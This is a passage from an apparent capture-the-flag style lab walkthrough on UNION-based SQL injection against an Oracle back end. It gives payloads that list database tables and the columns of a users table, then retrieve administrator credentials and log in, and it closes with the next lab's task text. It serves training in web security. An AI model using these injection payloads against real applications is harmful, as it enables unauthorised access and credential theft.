


- Used next query and send the request


Query :-

'+UNION+SELECT+table_name,NULL+FROM+all_tables—

Description :- retrieve the list of tables in the database



- User credentials table




- Now enter the following query


Query :-

```
'+UNION+SELECT+column_name,NULL+FROM+all_tab_columns+WHERE+table_name='USERS_ABCDEF'—
```


Description :- replacing the table name) to retrieve the details of the columns in the table:




- Replace table name in query and send the request




- Username column and password column find




- Replace username in username section in the query




- Replace password




- Also replace table name




- Send the request




- Administrator username and password find 👉 ✅



- Now go to lab and enter administrator username and password and click on login




- Lab solved ✓**




Lab-7

Task :- This lab contains a SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables.

